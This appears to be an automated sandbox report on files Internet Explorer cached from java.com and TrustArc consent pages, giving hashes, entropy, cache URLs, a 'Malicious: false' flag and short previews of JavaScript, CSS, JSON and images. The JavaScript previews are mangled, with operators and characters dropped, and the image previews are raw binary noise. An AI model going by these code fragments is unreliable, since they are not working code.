Preview:	JFIF.....C.....!....."\$".\$......C.....}.!.....X.....!1...."AQaq ...#25BSUt....\$RTbrs.....%3C.....467Dcu.....3.....!1Q.A..."BSTq.....a.....?..v..<....1.R]e.....1.l+a.K.1.*5.....X.S..M.,x.u.:.=4.....7....K ;..c)N.M.,x.u.:.....X.S..K;..c)N.=4.....7....N....X.S.\$...w.%.[:v.k...d.g..u0\..O.y..."5...k9...Q...Q...p;..q@qj.j.V.s.c.....%>^..@w...k.n.b..[.u..1..j.)&A.%..."V..nO.&+ %1...i....4.O....Z*Y.*?f.v....4..E.Q@.P..WN_5M.N..Ls.m'.Q<... U...cm.....`.....{...(G....%K.Z..t..).il.\$..O...\.vk.=e.s....8...z..@.i....\$.+,...@.....'B.6.A.6.4.H D....a.s.A..hQ.e.=.U3'.pfz..2T.W.IASJDD..J....9q..r.....7[f..7gK...1...o....%....+a..d'.Z.^g^."T...[...y..9..N?

C:\Users\user\AppData\Local\Microsoft\Windows\NetCache\IE\9QTQHWWN\W3ZUK9WP.htm	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	HTML document, ASCII text
Category:	downloaded
Size (bytes):	5147
Entropy (8bit):	5.154022406877804
Encrypted:	false
SSDEEP:	96:r8qy7YxdYhAVYYn3MCysvq15MwxXkqnSqco/2C1gigij:r8/0xChAaJvGqb0qnSq9/bj
MD5:	14C0A5A0AF9411825A689ADE15E42B51
SHA1:	F94CC78F1D464582CEF3217C183C7C3B012E54A3
SHA-256:	5D59D71FA30604E26C815B2BCFEA777BEF1564467E2FF9B1B4DC45CA2EE0F6FE
SHA-512:	E046C5DF4CEA8E473ACAB8BE624BB30946D03F4CEEC81A03E1826EAD692FE704682E4097E9E6D39CCCC4BD469205E241A6FFEE7DF84082945D8C1A5CE6F7C39
Malicious:	false
IE Cache URL:	m=1&layout=default_eu&irm=undefined&from=https://consent.trustarc.com/">http://https://consent-pref.trustarc.com/?type=oracle6&site=oracle.com&action=notice&country=ch&locale=en&behavior=expressed>m=1&layout=default_eu&irm=undefined&from=https://consent.trustarc.com/
Preview:	<!doctype html>.<html>.<head>.<meta http-equiv="content-type" content="text/html; charset=UTF-8">.<meta name="viewport" content="width=device-width, initial-sca le=1.0" />.<link href="images/favicon.ico" rel="shortcut icon" type="image/x-icon">.<title>TrustArc Preference Manager</title>.<meta name="keywords"..content="online tr ust, online privacy, email privacy, email safety, consumer privacy, brand trust, online seals, prevent spyware, privacy alert" />.<meta name="description"..content="Trust Arc Cookie Consent Manager helps ensure online privacy compliance." />.<script type="text/javascript">..var baseCDNUrl = "https://consent-st.trustarc.com/get?name=";..var QueryString = function() {...// This function is anonymous, is executed immediately and ...// the return value is assigned to QueryString!...var query_string = {};...var query = window.location.search.substring(1);...var vars = query.split("&");...for (var i = 0; i < vars.length; i++) {...var pair = vars[i].split("=");...// If fi

C:\Users\user\AppData\Local\Microsoft\Windows\NetCache\IE\9QTQHWWN\controller[1].js	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	ASCII text, with very long lines, with no line terminators
Category:	downloaded
Size (bytes):	29779
Entropy (8bit):	5.384616840808838
Encrypted:	false
SSDEEP:	384:2tAXfo1yc8Z4n7hR0RQRVVZxWJTsf1sR1ECaZq4kzer/JKva3M:Nbc8Z47zacVVZ8i1sReAHt
MD5:	4E7A74127C680C9953242315466999E9
SHA1:	E25BC8DA188D9D69A3A3276F4E834F871C8B2F7E
SHA-256:	E27E66F37F0DE43B16DB3E9D60D0D3E537C09E55C84D19B2E42BA63308795478
SHA-512:	3AA848EED23083121972B5F864E3402BCA05BA93CC32DC9E0AFC1A8E59B31EB55B122F5493F423EE6043F1991A8D9F4EDC29B5E22EE84157173767F0CD080D2
Malicious:	false
IE Cache URL:	http://https://static.oracle.com/cdn/cec/v21.2.1.30/_sitescloudelivery/renderer/controller.js
Preview:	"use strict";var SCS=window.SCS {};SCS.sitePrefix=SCS.sitePrefix "/";SCS.data={pageId:null,siteInfo:null,structure:null,structurePages:null,basePageModel:null _baseSlotReuseModel:null,pageModel:null,pageLayout:null,mobileLayout:null,navMap:{},navRoot:null,placeholderContent:null,startProgressTimer:null,pageTimeoutTime r:null},SCS.performance={timers:{}};SCS.xmlhttp=new XMLHttpRequest;Array.isArray (Array.isArray=function(e){return"[object Array]"===Object.prototype.toString. call(e)});String.prototype.trim (String.prototype.trim=function(){return this.replace(/^\s \uFEFF\uA0 + [\s\uFEFF\uA0]+\$/g,"")});String.prototype.startsWith (String.pro totype.startsWith=function(e,t){return t=t 0,this.substr(t,e.length)===e});SCS.preInitRendering=SCS.preInitRendering function(){},SCS.initRendering=function(){this.data _startProgressTimer=setTimeout(this.onStartProgress,2500),this.data.pageTimeoutTimer=setTimeout(this.onPageTimeout,3e4),this.setCacheKeys(),this.processSitePref ix(),this.isPrerende

C:\Users\user\AppData\Local\Microsoft\Windows\NetCache\IE\9QTQHWWN\get[1].htm	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	HTML document, ASCII text, with very long lines, with no line terminators
Category:	downloaded
Size (bytes):	2004
Entropy (8bit):	5.228582846237988
Encrypted:	false
SSDEEP:	48:Qd+wePCCFJw2Gb7lhVkAvm7CJQZfuPEgOpcGbpCBOxm:QdjeqCF0TAvmOJ/Bos
MD5:	EB36752D424D4B17D5C0786DA41ACF66
SHA1:	EBCE41EF9C2581EA61E5C856885008A3E88E55FD
SHA-256:	BD478D1E075F071CA0F0E7F3E27E4C22D27831B23DF86DD6D0F7A37C38263B0E
SHA-512:	E071D33A9B303113E821A3626EBF8CA0E45B0241251862C521A42C68E5ED73C75FD0F18144517569940606736733B7BD2F974791DB10167606C610A838F5A231
Malicious:	false
IE Cache URL:	http://https://consent.trustarc.com/get?name=crossdomain.html&domain=oracle.com

C:\Users\user\AppData\Local\Microsoft\Windows\NetCache\IE\9QTQHWWN\get[1].htm	
Preview:	<html><head><script>function(){var e,t,a,r,n,s="truste.consent.",i=function(e){var t,a={},e=a._url=e;if(e=(a._query=e.replace(/^[^:]*[:]?#/, "").replace(/[#;?&]+/g, "&"))for(e=e.split("&"),t=e.length;0<t--;){var r=e[t].split("="),n=r.shift();a[n]](a[n]=r.length?decodeURIComponent(r.join("=")):"")}}return a}{location.href}.domain;function o(e,t){var a=JSON.stringify({source:"preference_manager",message:e,data:t});top.postMessage(a,"*"),parent.postMessage(a,"*")}function c(e){var t=null;try{var a=self.localStorage;t=a.getItem?a.getItem(e):a[e]}catch(e){}return t&&JSON.parse(t)}null}function p(e){try{var t=s+e,a=c(t);if(!a)return null;if(new Date(a.expires)<new Date)}try{return self.localStorage.removeItem(t),null}catch(e){}return null}return a}catch(e){}return null}function l(e,t){var a=c(e);!t.popTime&&a.popTime&&(t.popTime=a.popTime);var r="string"===typeof t?instanceof String?t:JSON.stringify(t);try{var n=self.localStorage;n.setItem?t.setItem(e,r):n[e]=r}catch(e){}}void 0!==i&&o

C:\Users\user\AppData\Local\Microsoft\Windows\NetCache\IE\9QTQHWWN\items[1].json	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	HTML document, ASCII text, with very long lines, with no line terminators
Category:	downloaded
Size (bytes):	7214
Entropy (8bit):	5.647875097933699
Encrypted:	false
SSDEEP:	192:9q0XkZ4JddBzucIksHEqpK5lf35hS5hf5hO5h4Y:g0xJddtFlksHEWK5lf3PSPfPOP4Y
MD5:	DE149FC4558B3C853E30AABCE0DC7F56
SHA1:	2F7B55A7D6F62F63CF2760B93FFCA5BE04F373BB
SHA-256:	8C9344A56407F0903D36DC274EBBD3D33D7014DB50BE118687F5F2D21661A6D7
SHA-512:	89CA9A98A46A7D19057D43E50E6A2BF4B6D8826C708BF643031D2997822FB63913F257763EBCFA297B12D39A5DDA53947264362E93B17E7EF42524427B17C3B6
Malicious:	false
IE Cache URL:	http://https://www.java.com/content/published/api/v1.1/items?q=((id%20eq%20"COREEACA6644ABED46228A54322C5E14161D"%20or%20id%20eq%20"CORE1CE64AD7F2E944B68F223DEBB0AF616A")%20and%20(language%20eq%20"en"))&channelToken=1f7d2611846d4457b213dfc9048724dc&cb=_cache_97bc
Preview:	{ "hasMore": false, "offset": 0, "count": 2, "limit": 2, "items": [{"translatable": true, "createdDate": {"value": "2020-05-18T21:48:54.443Z", "timezone": "UTC"}, "name": "Home content", "description": "", "language": "en", "links": [{"href": "https://orasites-prodapp.cec.ocp.oraclecloud.com/content/published/api/v1.1/items/COREEACA6644ABED46228A54322C5E14161D", "rel": "self", "method": "GET", "mediaType": "application/json"}], "id": "COREEACA6644ABED46228A54322C5E14161D", "updatedAt": {"value": "2021-04-22T20:08:16.263Z", "timezone": "UTC"}, "type": "JCOM_SimplePage", "fields": {"omniture": null, "keywords": ["java", "downloads", "software", "java runtime", "jre", "java download", "download java"], "Webreference": null, "addBodyTags": " Begin SiteCatalyst code version: G.5. --> <script language='JavaScript' type='text/javascript'> var s_channel = 'javac:Home'; var s_pageName = 'javac:Homepage'; var s_prop19 = 'en_javac:Homepage'; var s_prop20 = 'Home_Pages'; // var s_prop21 = '180X150-728X90'; var s_prop21 = '180X

C:\Users\user\AppData\Local\Microsoft\Windows\NetCache\IE\9QTQHWWN\loading[1].gif	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	GIF image data, version 89a, 31 x 31
Category:	downloaded
Size (bytes):	2608
Entropy (8bit):	7.212558742538955
Encrypted:	false
SSDEEP:	48:opmEwU9deVtdpwUCiesszQwUCivxn3wUCivjvwUCiPF3BZBwUyysnjUTROL:orwmcdpwfBsszQwfsX3wfSjvwf4FRnwj
MD5:	394BAFC3CC4DFB3A0EE48C1F54669539
SHA1:	5640EA4D0EBA1C390F587EC69463C9A5196B7FA2
SHA-256:	EB7CFD3D959B2E09C170F532E29F8B825F9BC770B2279FDE58E595617753E244
SHA-512:	A2B86BFEB74FEAE3247C1C53BBC4C4D922936BC0099FA8D8487B20AD0B699EC5D279A94F972BA478000CBF4053BA08FFBB2CA5BA82EE01B680F5033B148BB D69
Malicious:	false
IE Cache URL:	http://https://consent-pref.trustarc.com/images/loading.gif
Preview:	GIF89a.....666&&PPP...ppp...VVV...hhhFFF.....HHH222.....!..NETSCAPE2.0....!..Created with ajaxload.info!.....@.pH.....b.\$..tx@\$W@e..8>S...-k\.<10.f4.`...../..yXgf.w.Q.o.X.....h...Dd...a...e.Ty..vky.BVe..vC...p..y..C.yFp..Q.pGpP.C.pHp..plp...pJ.....e.....X.....e.....p...X...%ia6...'_S\$jt...EY.<..M..z..h..*AY...I8..q...J6c...N..8/.f...s.....!.....@.pH.....P...tx@\$W...8L.....'.p.0g...B.h..e w...f!.Q.mx[.....[...Dbd...j...x...B...iti...BV[.tC.....f..C.....c..C...gc..D.....c.....[...cL...cM...cN...[O...fPba..IB..N.....!..t....".`Q...\$)..`.....b..J{q.G....V....x..!....:A..!.....,.....@.pH.....P...tx@\$W...8L.....'.p.0g...B.h..ew...fusD.mx[.....[e.iCbD...j...X.T..ji^..V[.tC...[...f..c.fFc..Q.[Gc..D.cHc...clc..B.c]..

C:\Users\user\AppData\Local\Microsoft\Windows\NetCache\IE\9QTQHWWN\render[1].js	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	ASCII text
Category:	downloaded
Size (bytes):	5443
Entropy (8bit):	4.986757619365243
Encrypted:	false
SSDEEP:	96:42wPg4jiZqTxEE2jSBOyOLpoVuM9gXlyVTakH:4VPgCiZWR2eBOyepoVuM9SAaW
MD5:	1AB11CB35BDFDB48448EA5594C3BC5AE
SHA1:	A6D9DE08907DEA946248751637E7592AF59DA9CF
SHA-256:	B719089A5754F4FEC74C1A01E8AD645CBC8841C00FF1362FF31EDEC9EE7D4C1A
SHA-512:	7DA26591CC62F8886F8AB76AB134594ED6899553D8C54FC2713FEB9199716026BE1FE9B75B50843505A6B3677A30852A66874ED456EB60E94A1039C1B629A523
Malicious:	false
IE Cache URL:	http://https://www.java.com/_cache_2094/_compdelivery/JCOM-Header/assets/render.js

C:\Users\user\AppData\Local\Microsoft\Windows\NetCache\IE\9QTQHWWN\render[1].js	
Preview:	<pre>/* globals define */.define(["knockout", 'jquery', 'text!./template.html', 'i18n!nls/header'], function(ko, \$, sampleComponentTemplate, head) {'use strict';var Componen tViewModel = function (args) {....// Boilerplate to help us store....var self = this;.....SitesSDK = args.SitesSDK;.....// Store the args. Some times we need these for various functions.....// For example the viewMode will tell you whether you are in edit or edit mode....self.mode = args.viewMode;....self.id = args.id;.....// Define the observables that we are binding....self.showLogo = ko.observable(false);....self.showNav = ko.observable(false);....self.showSearch = ko.observable(false);....self.navLinks = ko.obs ervableArray([]);....self.srchDefault = head.Search;.....// Define any computed functions, which are essentially read only observables.....// This computed function returns the url of the image we were passed.....self.resetNav = function() {.....self.renderNav();....};.....self.renderNav = function() {.....s</pre>

C:\Users\user\AppData\Local\Microsoft\Windows\NetCache\IE\9QTQHWWN\results[1].txt	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	ASCII text, with no line terminators
Category:	downloaded
Size (bytes):	8
Entropy (8bit):	2.5
Encrypted:	false
SSDEEP:	3::xX
MD5:	402E7A087747CB56C718BDE84651F96A
SHA1:	7CE01F6381463362CF6AEF2F843A59261E8F5587
SHA-256:	662EFAF46C617DDBCB8FF4A2A8F64CFFD3D93630F1003F8E66511F369B87730F
SHA-512:	5080D776D0B123F20E97D44472EF2343BC022105AA67FC802B71668BAEB74A81530355589D50B1142165D17EF995AEAC196B6C15136D518A1EC0ABFA13C91D10
Malicious:	false
IE Cache URL:	http://https://84-17-52-78_s-23-32-238-131_ts-1620317361-clienttons-s.akamaihd.net/eum/results.txt
Preview:	Success!

C:\Users\user\AppData\Local\Microsoft\Windows\NetCache\IE\9QTQHWWN\screen[1].css	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	ASCII text
Category:	downloaded
Size (bytes):	20825
Entropy (8bit):	4.994143793467963
Encrypted:	false
SSDEEP:	384:UoURDmGjjKJzOh+7V6iKfD7FAtDHFxQFW23:WiGj+zOI7Vq7FAIFSFV3
MD5:	A74B0D2CD7E657A5CB55B9BC1B6985C3
SHA1:	5D4CDC3E796E06B2542450F4D0533F02E26D9C09
SHA-256:	8CF75A638B4DB506BC4B28FB12AB33432AC5DA8DD775EC721B4627F8D50246A4
SHA-512:	547331AC9047504133D5AED25675BAC90A3FB0FD166E536C23BD0EBD07DDEA75B586428A8E6C4F280A97C66293DE3286A12A8C3FE8AA669C7A8C01202C034F D
Malicious:	false
IE Cache URL:	http://https://www.java.com/_cache_4ba9/_themesdelivery/JCOM_Base_Theme/assets/css/screen.css
Preview:	<pre>html, body, div, span, object, iframe, h1, h2, h3, h4, h5, h6, p, blockquote, pre, a, abbr, acronym, address, code, del, dfn, em, img, q, dl, dt, dd, ol, ul, li, fieldset, form, la bel, legend, table, caption, tbody, tfoot, thead, tr, th, td { margin: 0; padding: 0; border: 0; font-weight: inherit; font-style: inherit; font-size: 100%; font-family: inheri t; vertical-align: baseline;}.body { line-height: 1.5;}.table { border-collapse: separate; border-spacing: 0;}.caption, th, td { text-align: left; font-weight: normal;}.table , td, th { vertical-align: middle;}.blockquote:before, blockquote:after, q:before, q:after { content: "";}.blockquote, q { quotes: """";}.a img { border: 0;}.body { font-size: 75%; color: #222; background: #fff; font-family: "Helvetica Neue", Helvetica, Arial, sans-serif;}.h1, h2, h3, h4, h5, h6 { font-weight: normal; color: #111;}.h1 { font- size: 3em; line-height: 1; margin-bottom: .5em;}.h2 { font-si</pre>

C:\Users\user\AppData\Local\Microsoft\Windows\NetCache\IE\9QTQHWWN\theme.min[1].js	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	UTF-8 Unicode text, with very long lines, with no line terminators
Category:	downloaded
Size (bytes):	86057
Entropy (8bit):	5.293478370265226
Encrypted:	false
SSDEEP:	1536:X+SiP1GohxDDogabxkHB4SpcEKmj/t7KZ/52uFGEEJul1BgJ2tM5Po+bQuo4kQ4H:iNV7KZMoWISJQMdkuo4kQ47GK/
MD5:	EB519B683BF8B78B57BBCCB92F2B6FFA
SHA1:	02906CED3B1DE28743DCB6CB7BF09F9E89E1FDAC
SHA-256:	7ED7C6A415CE8873EE944D54FBD3B886CC9BB0D62B5B6A84E05EBE963C4005AD
SHA-512:	29594674F002C9080CD277950EC1C8DB87DA77949C1885AA8A56BF2742FADCB5DD9B240BC3C5DB0F9AF95DEA84CD1044F8CF497B96FE8BD4F75556A263FFEC B1
Malicious:	false
IE Cache URL:	http://https://www.java.com/_cache_4ba9/_themesdelivery/JCOM_Base_Theme/assets/js/theme.min.js
Preview:	<pre>!function(e,t){"use strict";"object"===typeof module&&"object"===typeof module.exports?module.exports=e.document?t(e,!0):function(e){if(!e.document)throw new Erro r("jQuery requires a window with a document");return t(e)}:t(e)}("undefined"!==typeof window?window:this,function(C,e){"use strict";var t=[],E=C.document,r=Objec t.getPrototypeOf,s=t.slice,g=t.concat,u=t.push,i=t.indexOf,n={},o=n.toString,h=n.hasOwnProperty,a=h.toString,l=a.call(Object),v={};function m(e,t){var n=(t==t E).createEl ement("script");n.text=e,t.head.appendChild(n).parentNode.removeChild(n)}function c(e,t){return t.toUpperCase()}var f="3.2.1",k=function(e,t){return new k.fn.init(e,t)},p ="/[\\s\\uFEFF\\xA0]+ \\[\\s\\uFEFF\\xA0]+\$/g,d="/^ms-/.y="/-([a-z])/g;function x(e){var t=!e&&"length" in e&&e.length,n=k.type(e);return"function"!==n&&!k.isWindow(e)&& ("array"===n 0===t "number"===typeof t&&0<t&&t-1 in e)}k.fn=k.prototype={jquery:f,constructor:k,length:0,toArray:function(){return s.call(this)},get:function(e){return n ull==e?s.c</pre>

C:\Users\user1\AppData\Local\Microsoft\Windows\NetCache\IE\9QTQHWWN\lv1[1].js	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	ASCII text, with very long lines
Category:	downloaded
Size (bytes):	71813
Entropy (8bit):	5.312055266421633
Encrypted:	false
SSDEEP:	1536:tmTkVZQm0BKGEJcnJGqo01KvJ/xKlqarUKYkI8obCJwI8KBwrAcE4/I36sn:gi10BKGiL0svJ/xKLarrYkI8HJwywvn
MD5:	74A54934262638C24F2C3C7FC0078746
SHA1:	A60AD452C59E734B476B7CA03D95B2D68BE92314
SHA-256:	8952CCC09C989C9864DC4D80FC2FF261A1AEC5CE7E02AD9BFE4D0C71B51928A0
SHA-512:	C2D17807CF0F0098AFC21B05BC4E391239C976BD450130D36E14B90C35EAF8C40D92429F65F37130ABA78C6942F97456CD623DE2571D59F7A020C47BBB8AD7
Malicious:	false
IE Cache URL:	http://https://consent.trustarc.com/asset/notice.js/v/v1.7-1745
Preview:	<pre>function _truste_eu(){function u(){var h=truste.eu.bindMap;h.feate.isConsentRetrieved=h.feate.crossDomain?h.feate.isConsentRetrieved:!0;if(!u.done&&h.feate.isConsentRetrieved){u.done=!0;truste.eu.ccpa.initialize();truste.eu.dnt();var l=function(){var a=truste.eu.bindMap;if(a.feate.consentResolution){var b=truste.util.readCookie(truste.eu.COOKIE_GDPR_PREF_NAME,!0);if(b&&(b=b.split("-"),!RegExp(a.behavior+"."+a.behaviorManager).test(b[2])&&(!us us===a.behaviorManager&&implied.eu/i.test(b[2])))return!0;return!1};truste.util.fireCustomEvent(h.prefCookie);var a=function(){var a=(new Date).getTime(),b=truste.util.readCookie(truste.eu.COOKIE_REPOP,!0),c=truste.eu.bindMap.popTime;return c&&(!b&&a>=c());a&&(h.feate.dropPopCookie=!0);h.feate.isDNTOptoutEvent?h.feate.dntShowUI&&"expressed"==h.behavior&&(truste.eu.clickListener(truste.eu.noticeLP.pn,!0),truste.eu.msg.log("consent",h,h.messageBaseUri)):null=truste.util.getIntValue(h.prefCookie)?("expressed"==h.behavior&&(a 0))</pre>

C:\Users\user1\AppData\Local\Microsoft\Windows\NetCache\IE\G62TDH9B\JavaGreenfoot[1].jpg	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	JPEG image data, JFIF standard 1.01, aspect ratio, density 100x100, segment length 16, baseline, precision 8, 125x132, frames 3
Category:	downloaded
Size (bytes):	3629
Entropy (8bit):	7.847576284308009
Encrypted:	false
SSDEEP:	96:jAyzHk1IBRBpKMGLWfUOQyDFvKk2j4qm6mV9PUks4tiDY:I7fjKdyfUoDgjqXr04tiE
MD5:	D28BC5EA9F5E4C6F983F012E071B2A21
SHA1:	E76684B1DDC5D7BA3AE0BDB53C09893E1D4DA12B
SHA-256:	73599CAFDE30FB5C1FC726A0D09595C7D5E681F670661990747B3294F8EF5746
SHA-512:	4B91C49BD298EF4103D1127DA1D17EC3B75661105164D93AB5A5041192B231654BD84D4483AE24CFC82A4EFE586582EB5013A19AE24E7AA607F5882361E553F6
Malicious:	false
IE Cache URL:	http://https://www.java.com/content/published/api/v1.1/assets/CONTE27F21C0DDA34CE985D9F7C9D23FC8B0/native?cb=_cache_97bc&channelToken=1f7d2611846d4457b213dfc9048724dc
Preview:	JFIF.....d.d.....C.....!....."\$\$. \$.....C.....}.!.....G.....!1.. "QUq.346 ARasu.....#B.\$r.2b.%S.....1.IA..Qq....."2.....?..i=5R.e.....e..K.@..n..l..)....f&r.....-`.Ot.W..0..6S.?U.%...)....f7..{...e=-_b[.....Ot.W..0l..~..K).X...)....f...O.},o....e=-_b[.....-acp.Y.....&....}Y.CB.B...\$Z..4.9..QK../N...>]...s.l...E(N8...J..s...j.&P...l.hR...Xis.t...#N.t...{ai)v_~..}...H.(%l..p..\$OF#..V4F..p [...D....u~...H.;;..@...=X..Q....k..k..l.GH.f...Y....H.!{k.....8..+..2.s.J.Z.HY.M..>Q.(.....a4.L.%3.f.%N8.7.l.`H.e.\$.4....Fys.....NSj)s..>...;/>.<./p.R....}M.-#....Q....74K<#d ...H...KZ;~...X....Ki..G.....OV.....t..j...H]!\$..r.@..B..C.,>..d....qx.SV...N.mJ.je..i.e.J.S.5....2.....

C:\Users\user1\AppData\Local\Microsoft\Windows\NetCache\IE\G62TDH9B\config[1].json	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	ASCII text, with very long lines, with no line terminators
Category:	dropped
Size (bytes):	4375
Entropy (8bit):	5.0285723246081035
Encrypted:	false
SSDEEP:	48:Y18rrpXYGBc7ay+WvnNtiwhbxuToLZdnU/tcst4vEv2rQEv22UUtVtYtqPqrtn:WpiMcTbcA4vBbLaqyJfVVXTPLW+p
MD5:	D05A005275A66A0F900D9BC9604ACACC
SHA1:	4B8EA2F8E6F63DCD3F885416BAD2C0B5CF48CDC3
SHA-256:	3F7727C3C2DEA3AE209DA3F92EE67C71D8A11405CCDBD69F1C1CBB0B89933626
SHA-512:	4C9BBC622ABAD98ECEAF6870029FDE924D4F9F53068170C4DA55E54B8780F93019CAF604AD2EC13004D6057FB50D4EC4A4F59CE4DFBA994D68F4C6262D78154
Malicious:	false
Preview:	<pre>{ "h.key": "T79A9-GDDN2-93ZD5-M6HUR-X83QX", "h.d": "java.com", "h.t": "1620317358868", "h.cr": "7de682beec3597a57fbc8939e78cb7e29aa85aaf", "session_id": "ae3e2d6b-71bd-46bd-a521-98c506a66838", "site_domain": "java.com", "beacon_url": "//6852bd12.akstat.io/", "autorun": false, "instrument_xhr": true, "beacon_interval": 60, "BW": { "enabled": false, "RT": { "session_exp": 1800, "ResourceTiming": { "enabled": true, "splitAtPath": true }, "History": { "enabled": true, "auto": true }, "Errors": { "enabled": true, "monitorTimeout": true, "monitorEvents": true, "maxErrors": 10, "sendInterval": 500 }, "Continuity": { "enabled": true }, "PageParams": { "xhr": "subresource", "pageGroups": [{ "type": "Regexp", "parameter1": "\\\\[\\w-]{2,5}\\\[\\w\$ ", "parameter2": "Homepage", "on": ["navigation"] }, { "type": "Regexp", "parameter1": "\\\\[\\w-]{2,5}\\\[\\wdownload\\[help\\[\\w*", "parameter2": "Help Articles", "on": ["navigation"] }, { "type": "Regexp", "parameter1": "\\\\[\\w-]{2,5}\\\[\\wdownload\\[faq\\[\\w*", "parameter2": "FAQ Articles", "on": ["navigation"] }, { "type": "Regexp", "parameter1": "\\\\[\\w-]{2,5}</pre>

C:\Users\user1\AppData\Local\Microsoft\Windows\NetCache\IE\G62TDH9B\defaultpreferencemanager.nocache[1].js	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	HTML document, ASCII text, with very long lines

C:\Users\user1\AppData\Local\Microsoft\Windows\NetCache\IE\G62TDH9B\defaultpreferencemanager.nocache[1].js	
Category:	downloaded
Size (bytes):	4867
Entropy (8bit):	5.424053024572997
Encrypted:	false
SSDEEP:	96:gGvaPp1xs4ZqPFxUkttqK0wUlhfBPA/eV8rpRrKpKsE5:Nk1bZCXLUK9OhfxAdRol
MD5:	93D4EC6A1649B91D22C24C5C75D77924
SHA1:	30B431BAB07DF5BF78ABD9F1FD7C6CE1B8CE2493
SHA-256:	6A66602BD79BD624A3AE23C153EAFE52C677725341F38D682ED9DE7B0B702790
SHA-512:	74EA046922A679284DCF0D04DC6B23A41FA315F1290C563B3155B250BA66CB935B0C76861490C3B28E85DF9B7D73F8067D8C888EE114D205DA8C6BA5927A4EC
Malicious:	false
IE Cache URL:	http://https://consent-pref.trustarc.com/defaultpreferencemanager/defaultpreferencemanager.nocache.js
Preview:	<pre>function defaultpreferencemanager(){var O="",wb="" for "gwt:onLoadErrorFn",ub="" for "gwt:onPropertyErrorFn",hb=""></script>',Y=#',Gb='.cache.html',\$/=',kb=//',Eb=' 0D070042D9C67A68E1A4BF804E6E0E06',Fb=":",ob=":",lb='<script defer="defer">defaultpreferencemanager.onInjectionDone(\'defaultpreferencemanager\')</script>',gb= '<script id="",rb="-',Z='?',tb='Bad handler "',Hb='DOMContentLoaded',ib='SCRIPT',fb='__gwt_marker_defaultpreferencemanager',jb='base',bb='baseUrl',S='begin',R=' bootstrap',ab='clear.cache.gif',qb='content',P='defaultpreferencemanager',db='defaultpreferencemanager.nocache.js',nb='defaultpreferencemanager::',X='end',T='gw t.codesvr=',U='gwt.hosted=',V='gwt.hybrid',vb='gwt:onLoadErrorFn',sb='gwt:onPropertyErrorFn',pb='gwt:property',Cb='hosted.html?defaultpreferencemanager',xb='ifr ame',_='_img',yb="javascript:\"",Bb='loadExternalRefs',lb='meta',Ab='moduleRequested',W='moduleStartup',mb='name',zb='position:absolute;width:0;height:0;border:n one',cb='script',Db='selecting</pre>

C:\Users\user1\AppData\Local\Microsoft\Windows\NetCache\IE\G62TDH9B\favicon[1].ico	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	MS Windows icon resource - 1 icon, 16x16, 32 bits/pixel
Category:	downloaded
Size (bytes):	1150
Entropy (8bit):	5.4824647268315285
Encrypted:	false
SSDEEP:	12:NWfMVvaUsQsV444444wcAKyZmvebayz1Tqn2bz75rajZ0a7VN/GR6abfaHl:/EMwUOVToYvU9Y2n75raj7WDg
MD5:	8E39F067CC4F41898EF342843171D58A
SHA1:	AB19E81CE8CCB35B81BF2600D85C659E78E5C880
SHA-256:	872BAD18B566B0833D6B496477DAAB46763CF8BDEC342D34AC310C3AC045CEFD
SHA-512:	47CD7F4CE8FCF0FC56BFFE50450C8C5F71E3C379ECFCFD488D904D85ED90B4A8DAFA335D0E9CA92E85B02B7111C9D75205D12073253EED681868E2A46C6460
Malicious:	false
IE Cache URL:	http://https://www.java.com/favicon.ico
Preview:	<pre>..... .h.....(.....).....}h..}h..}h..}h..}h..}h..}h.....p.....u..z\..z\..z\..z\..z\.....p...v.....v...Z.....qU..eG..eH..eG..qU.....iL...U.....Z.....jM...w.....fH..iK..sV..gJ..fH..s V.....fH..v.....n..m.....}c...w.....'v.....`.....e.....e...e.....i.. ...o...p.....v...q.....Z...+Z.....</pre>

C:\Users\user1\AppData\Local\Microsoft\Windows\NetCache\IE\G62TDH9B\get[1].js	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	ASCII text, with very long lines
Category:	downloaded
Size (bytes):	20646
Entropy (8bit):	5.219540701770321
Encrypted:	false
SSDEEP:	384:gjxmfkjIB21UlcgyrtayD4yody5yXyRU96y2IPyyka6yAoyyy6nywym4yy2yybyS:q4Bs8cJjBgCRY9ueIvR/xxLILcNn5WW9
MD5:	B2C1B4A41E148456B58383C349CA4B29
SHA1:	8B8ADB9FBBB407C62A8289DAAB1259949E72BE55
SHA-256:	F1BA71D3BF034AECEECB8895E71A44F4806DBB5BCC44E46FD8FC461A774EB880
SHA-512:	14246D376ABF21E6EF7BA2670AF08968E24639F60789301D352FDE5CCCE25D27ADF98A7C7BFA751FB1CB3A413899E62B4AE0DC885DABE11BED4EEEF4E3BAB1CC
Malicious:	false
IE Cache URL:	http://https://consent-st.trustarc.com/get?name=combined_static_cm_minified.js
Preview:	<pre>function installPlugin(){function xpinstallCallback(url,status){if(status==0)msg="XPInstall Test: PASSED\n";else msg="XPInstall Test: FAILED\n";dump(msg);alert(msg)}x pi="ADCookie Plugin install!":"\adcookieoptout/adcookie.xpi";InstallTrigger.install([xpi,xpinstallCallback])function TRUSTe_checkplugin(){if(!BrowserDetect.browser)Brows erDetect.init();if(BrowserDetect.browser=="Explorer")TRUSTe_checkPluginForIE();else TRUSTe_checkPluginForNonIE()}.function TRUSTe_checkPluginForNonIE() {if(BrowserDetect.browser=="Chrome"){var elem=document.createElement("div");elem.setAttribute("action","CheckAddonAPIVersion");document.body.appendChild(elem); elem.addEventListener("CookieEventAPIResponse",function(event){if(event.target.getAttribute("action")!="CheckAddonAPIVersion")return;TRUSTe_addVersion ToDOM(event);elem.parentNode.removeChild(elem);event.stopPropagation();false,true);var 